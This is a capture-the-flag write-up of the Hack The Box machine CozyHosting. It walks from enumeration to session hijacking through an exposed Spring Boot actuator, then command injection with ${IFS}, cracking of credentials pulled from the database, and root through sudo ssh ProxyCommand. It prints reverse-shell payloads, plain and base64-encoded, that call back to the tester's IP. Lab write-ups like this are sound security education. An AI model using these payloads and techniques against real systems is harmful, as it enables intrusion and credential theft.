CozyHosting			
Organization: Hack The Box		Type: online CTF	
Categories:	☐ Network Security ☐ Cryptography ☐ Mobile Applications	☑ Reverse Engineering ☑ Web Applications ☐ Forensics	Difficulty: Easy
Name: Kasper Verhulst		Release date: 02-09-2023 Completing date:30-10-2023	

Scanning & Reconaissance

First, let us start scanning the machine to see which services are running. As usual, let's start by running an nmap command.

```
nmap -sS -A -p1-1024 -oN nmap_scan.out $BOX_IP
```

We find the following services running on the machine

Port	Service	Version
22/tcp open	SSH	OpenSSH 8.9p1
80/tcp open	HTTP	nginx 1.18.0

There doesn't seem to be any critical vulnerabilities present in this services. When I try to visit the web page at http://$BOX_IP:80, I am redirected to http://cozyhosting.htb, so we will need to link the BOX_IP again to that domain in our `/etc/hosts` file.

Figure 1: CozyHost Home Page

We seem to arrive on a website for a hosting company. I checked the Wappalyser and it uses Bootstrap as web design technology. Next, three JavaScript libraries (Swiper, AOS, Lightbox) are used, but none seems to have serious vulnerabilities. Furthermore, all the links on the home page seems to be redirecting to the home page itself. Nor the source code, nor the HTTP headers seem to reveal anything interesting. There is nothing stored in the applications storage either (localStorage, sessionStorage, cookies) . There is also a login portal, but I tried some more enumeration before looking there. Let's look for any hidden paths:

```
gobuster dir -u http://cozyhosting.htb -x html,php,py,jsp -w /usr/share/
    wordlists/SecLists-master/Discovery/Web-Content/directory-list-2.3-medium.
    txt
```

path	Status code
/index	200
/error	500
/login	302
/logout	302
/admin	302

The login or admin path redirect to the login portal that we will investigate later. The error page seems to be a default error page that is generated by the framework. After a quick Google search for the content of the page, it is clear the page is served by the Spring Boot framework.

Figure 2: Error Page

Now that we know the application has a Spring Boot backend, let us try to enumerate more with a word list specifically build for the Spring Boot framework:

```
gobuster dir -u http://cozyhosting.htb -x html,php,py,jsp -w /usr/share/
    wordlists/SecLists-master/Discovery/Web-Content/spring-boot.txt
```

path	Status code
/actuator	200
/actuator/beans	200
/actuator/env	200
/actuator/env/home	200
/actuator/env/lang	200
/actuator/env/path	200
/actuator/health	200
/actuator/mappings	200
/actuator/sessions	200

Here the enumeration reveals the /actuator endpoint is freely available. This endpoint reveals all kind of metrics available from the Spring Boot app.

Let us also enumerate to see if there are any hidden domains:

```
gobuster vhost --append-domain -u http://cozyhosting.htb -w /usr/share/
    wordlists/SecLists-master/Discovery/DNS/subdomains-top1million-5000.txt
```

but no subdomains were found.

Finally, let's investigate the login page. I couldn't find any credentials hidden in the HTML source files, nor did any of the standard credentials like *admin* or *password* grant access to the portal. When you attempt to login, the application returns a JESSIONID cookie, which confirms our idea that we are working with a Java backend application.



Figure 3: CozyHost Login Portal

Gaining Access

The /actuator/sessions endpoint reveals the currently active sessions. Copy an active session and sore it in the JSESSIONID cookie. Now navigate to the /admin portal. You can now bypass the login portal, since we have stolen a valid session.



Figure 4: Admin Portal

At the bottom of the admin portal you can enter a username and a hostname to connect a new server to the admin portal. After trying some various entries, it seems like there is some input validation. The first field actually requires a valid hostname or IP address. The username cannot contain any whitespaces. When a user enters valid input, it seems like the web server is executing an SSH command because the submit button calls an endpoint /exeutessh and returns errors like "*ssh: connect to host 10.10.16.35 port 22: Connection timed out*". When I enter a blank username I receive the standard UNIX ssh error:

> usage: ssh [-46AaCfGgKkMNnqsTtVvXxYy] [-B bind_interface] [-b bind_address] [-c cipher_spec] [-D [bind_address:]port] [-E log_file] [-e escape_char] [-F configfile] [-I pkcs11] [-i identity_file] [-J [user@]host[:port]] [-L address] [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port] [-Q query_option] [-R address] [-S ctl_path] [-W host:port] [-w local_tun[:remote_tun]] destination [command [argument ...]]

Considering the web application is launching a native UNIX command, it makes sense to try a **shell command injection**.

the constructed shell command will look like:

```
ssh [input username]@[input hostname]
```

We will need to inject our commands in the username field, since the hostname field is strictly validated. First let us try:

```
ssh [;sleep${IFS}10;#]@[test]
```

The semicolon (;) splits the different commands, whereas the ${IFS} equals a space. The hashtag (#) comments out the rest of the line. The server seems indeed to hang for 10 seconds which proves the command gets executed. Now let 's replace the sleep command by a reverse shell.

```
ssh [;nc${IFS}10.10.16.35${IFS}9393${IFS}-e${IFS}/bin/sh;#]@[test]
```

However, this injection gets filtered out, so we have to base64 encode it:

```
ssh [;echo${IFS}"L2Jpbi9zaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi40Ny85MzkzIDA+
    JjE="${IFS}|${IFS}base64${IFS}-d${IFS}|${IFS}bash;#]@[test]
```

We now have a shell as the user *app*, but we cannot find the user flag in this user's home directory so we will have to pivot to another user.

Pivoting

Three users (*app*, *josh*, *postgres*) and root have access to a shell.

```
cat /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
...
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
app:x:1001:1001::/home/app:/bin/sh
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
josh:x:1003:1003::/home/josh:/usr/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false
```

On the server, we can see a PostgreSQL database is running. At the same time, we find the Spring Boot JAR running in the `/app` directory. Let us transfer the JAR and decompile the source code:

```
python3 -m http.server 8941
wget http://cozyhosting.htb:8941/cloudhosting-0.0.1.jar
```

In the `application.properties` file, we find the application's connection parameters to the database:

```
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
```

Now we can connect to the database:

```
psql -h localhost -p 5432 -U postgres -d cozyhosting
```

We can list the tables with \d and we can find two user credentials in the table called *users*:

```
SELECT *
FROM users;
```

A quick look at the hash format or the Java source code learns us the hashes are Bcrypt hashes. We try to crack them with John the Ripper:

```
john hash_admin.txt -w=/usr/share/wordlists/rockyou.txt --format=bcrypt
john hash_anderson.txt -w=/usr/share/wordlists/rockyou.txt --format=bcrypt
```

We manage to crack the admin hash. This password is also reused as the SSH credentials for the user *josh* to access the server. We find the user flag in Josh's home directory.

Privilege Escalation

As one of the first things, we always try manually before running an enumeration script, I ran `sudo -l` to find the sudo rights of the user.

```
User josh may run the following commands on localhost:
(root) /usr/bin/ssh *
```

GTFOBins learns us, we can abuse the ssh command to establish a root shell by executing:

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```